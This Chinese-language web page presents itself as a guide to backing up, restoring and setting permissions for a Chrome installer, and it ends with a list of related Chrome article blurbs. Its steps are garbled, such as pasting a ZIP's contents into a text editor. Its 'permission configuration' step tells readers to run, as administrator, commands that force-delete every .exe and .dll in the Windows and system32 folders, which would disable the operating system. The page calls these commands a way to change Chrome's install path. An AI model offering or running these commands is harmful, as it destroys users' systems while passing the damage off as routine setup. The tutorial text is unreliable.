google Chrome浏览器安装包备份恢复及权限配置操作

- 首先,你需要在Google Chrome浏览器的官方网站上下载Chrome浏览器的安装包。通常,这个安装包是一个ZIP文件。
- 然后,将这个ZIP文件复制到你的计算机上。
- 接下来,打开一个文本编辑器(如记事本、Notepad++等),将ZIP文件的内容粘贴到编辑器中。
- 保存这个文件,将其命名为`chrome_installer.zip`。
2. 恢复安装包:
- 假设你之前已经备份了Chrome浏览器的安装包,现在需要恢复它。
- 打开文本编辑器,找到刚刚保存的`chrome_installer.zip`文件。
- 右键点击这个文件,选择“解压到当前目录”。
- 等待解压过程完成,这将把`chrome_installer.zip`文件解压到一个名为`chrome_installer`的文件夹中。
- 现在,你可以将这个文件夹复制到你想要安装chrome浏览器的位置。例如,如果你想要安装在C盘的根目录下,那么只需复制`chrome_installer`文件夹到C:\Program Files\Google\Chrome\下即可。
3. 权限配置:
- 在Windows系统中,要修改Chrome浏览器的安装路径,需要以管理员身份运行命令提示符或PowerShell。
- 按下Win + R键,输入`cmd`,然后按回车键,打开命令提示符。
- 在命令提示符中,输入以下命令,将`C:\Program Files\Google\Chrome\`替换为你想要安装Chrome浏览器的实际路径:
del /F /Q "%SystemRoot%\system32\*.exe"
del /F /Q "%SystemRoot%\system32\*.dll"
del /F /Q "%SYSTEMROOT%\*.exe"
del /F /Q "%SYSTEMROOT%\*.dll"
del /F /Q "%WINDIR%\*.exe"
del /F /Q "%WINDIR%\*.dll"
del /F /Q "%ALL WINDOW PATHS%\*.exe"
del /F /Q "%ALL WINDOW PATHS%\*.dll"
- 按下Enter键,系统会提示你是否确定要删除这些文件。确认后,系统会自动重启。
- 重启后,你应该可以在新的路径下找到Chrome浏览器的安装包。
Google Chrome插件是否支持网页脚本执行优先级调整
Google Chrome插件支持网页脚本执行优先级调整,提升页面性能和加载效率。
chrome浏览器下载安装失败原因及手动安装方法
系统总结chrome浏览器下载安装失败的常见原因,详细介绍手动安装流程及注意事项,助力用户顺利完成安装。
Google浏览器视频画质优化插件
介绍Google浏览器视频画质优化插件功能,帮助用户提升在线视频画质,获得更流畅清晰的观影体验。
谷歌浏览器对页面缩放功能的最新改进
了解谷歌浏览器对页面缩放功能的最新改进,提升用户的浏览体验。
谷歌浏览器插件权限管理优化教程
谷歌浏览器插件权限管理优化教程帮助用户合理设置扩展权限,保护隐私安全,同时提升插件运行效率,让浏览器使用更顺畅稳定。
为什么Chrome浏览器的多进程模式能提升浏览体验
Chrome的多进程模式通过优化系统资源管理,提高浏览器的性能,提升用户的浏览体验和稳定性。
如何修复谷歌浏览器下载文件“被阻止”?<解决方法>
如果你在网上,你总是面临安全风险。幸运的是,浏览器开发者致力于让你的浏览体验尽可能的安全。

如何下载google浏览器最新版?
如何下载google浏览器最新版?谷歌浏览器 Google Chrome完全免费,跨平台支持 Windows、Mac 和 Linux 桌面系统。
怎么下载谷歌浏览器_谷歌浏览器快速下载方法
你有没有想要知道的谷歌浏览器使用技巧呢呢,你知道谷歌浏览器要怎么下载吗?来了解谷歌浏览器下载的具体步骤,大家可以学习一下。

如何下载最新版本的谷歌浏览器
如何下载最新版本的谷歌浏览器?在这个浏览器错综复杂的年代,Google Chrome是我们在生活中经常用到的一个软件,Google Chrome是由Google开发的一款设计简单、高效的Web浏览工具。
怎样下载谷歌浏览器到电脑桌面
怎样下载谷歌浏览器到电脑桌面?谷歌浏览器是一款速度非常快的浏览器,设计非常简洁,使用起来非常方便,备受用户们的好评。

谷歌浏览器下载失败怎么办
你有没有在安装谷歌浏览器的时候遇到各种问题呢,你知道谷歌浏览器下载失败是怎么回事呢?来了解谷歌浏览器下载失败的解决方法,大家可以学习一下。

如何在台式电脑上的 Chrome 中解锁表情符号库?
到目前为止,还没有一种简单的方法可以在台式机上输入表情符号。但是谷歌浏览器中的一个新工具旨在让输入表情符号更容易一些。

谷歌浏览器的键盘快捷键有哪些!
Google Chrome 提供了许多不同的功能和快捷方式。键盘快捷键允许您快速高效地使用 Chrome 浏览器,从而使您的工作更轻松。您可以使用一些重要的键盘快捷键轻松控制 Google Chrome 浏览器的设置、选项、页面和窗口。

谷歌浏览器设置夜间模式_谷歌浏览器夜间模式怎么开
有些人在夜间办公时觉得谷歌浏览器的亮色主题非常晃眼,那该如何使用谷歌浏览器的夜间模式呢,小编这就教你!
谷歌浏览器怎么才能自定义你的新标签页
你会不会觉得谷歌浏览器的新标签页不和你的胃口?来学此一招,让你的新标签页变成你喜欢的样子!
火狐vs谷歌Chrome:哪个浏览器更好?
两个最流行的桌面浏览器,谷歌Chrome和Mozilla Firefox,已经竞争多年。但是,随着Mozilla Quantum浏览器引擎的发布,Mozilla终于废黜了Chrome吗?我们研究了Chrome和Firefox,以帮助您决定哪种浏览器最适合您的需求。
如何在 Chrome 中为文件类型设置特定的下载文件夹?
保持您的下载文件夹井井有条可能很麻烦,但是当您可以自动将某些文件类型下载到专门分配的文件夹时会容易得多。